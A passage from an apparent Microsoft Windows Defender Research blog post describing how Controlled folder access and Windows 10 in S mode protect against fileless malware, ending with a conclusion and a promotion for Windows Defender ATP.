invisible and extremely difficult to detect and remove. With Controlled folder access, which is part of Windows Defender ATP's attack surface reduction capabilities, this entire class of infection technique has become a thing of the past.



Figure 19. Control Folder Access preventing a boot sector infection attempted by Petya

Windows 10 in S mode: Naturally resistant to fileless attacks

Windows 10 in S mode comes with a preconfigured set of restrictions and policies that make it naturally protected against a vast majority of the fileless techniques (and against malware in general). Among the available security features, the following ones are particularly effective against fileless threats:

> For executables: Only Microsoft-verified applications from the Microsoft Store are allowed to run. Furthermore, Device Guard provides User Mode Code Integrity (UMCI) to prevent the loading of unsigned binaries.
>
> For scripts: Scripting engines are not allowed to run (including JavaScript, VBScript, and PowerShell).
>
> For macros: Office 365 does not allow the execution of macros in documents from the internet (for example, documents that are downloaded or received as attachment in emails from outside the organization).
>
> For exploits: Exploit protection and Attack surface reduction rules are also available on Windows 10 in S mode as a consistent barrier against exploitation.

With these restrictions in place, Windows 10 in S mode devices are in a robust, locked down state, removing crucial attack vectors used by fileless malware.

Conclusion

As antivirus solutions become better and better at pinpointing malicious files, the natural evolution of malware is to shift to attack chains that use as few files as possible. While fileless techniques used to be employed almost exclusively in sophisticated cyberattacks, they are now becoming widespread in common malware, too.

At Microsoft, we actively monitor the security landscape to identify new threat trends and develop solutions that continuously enhance Windows security and mitigate classes of threats. We instrument durable generic detections that are effective against a wide range of threats. Through AMSI, behavior monitoring, memory scanning, and boot sector protection, we can inspect threats even with heavy obfuscation. Machine learning technologies in the cloud allow us to scale these protections against new and emerging threats.

Security solutions on Windows 10 integrate into a unified endpoint security platform in Windows Defender Advanced Threat Protection. Windows Defender ATP includes attack surface reduction, next-generation protection, endpoint protection and response, auto investigation and remediation, security posture, and advanced hunting capabilities. To test how Windows Defender ATP can help your organization detect, investigate, and respond to advanced attacks, **sign up for a free trial**.

Protections against fileless and other threats are shared across Microsoft 365, which integrate technologies in Windows, Office 365, and Azure. Through the Microsoft Intelligent Security Graph, security signals are shared and remediation is orchestrated across Microsoft 365.

Andrea Lelli
Windows Defender Research
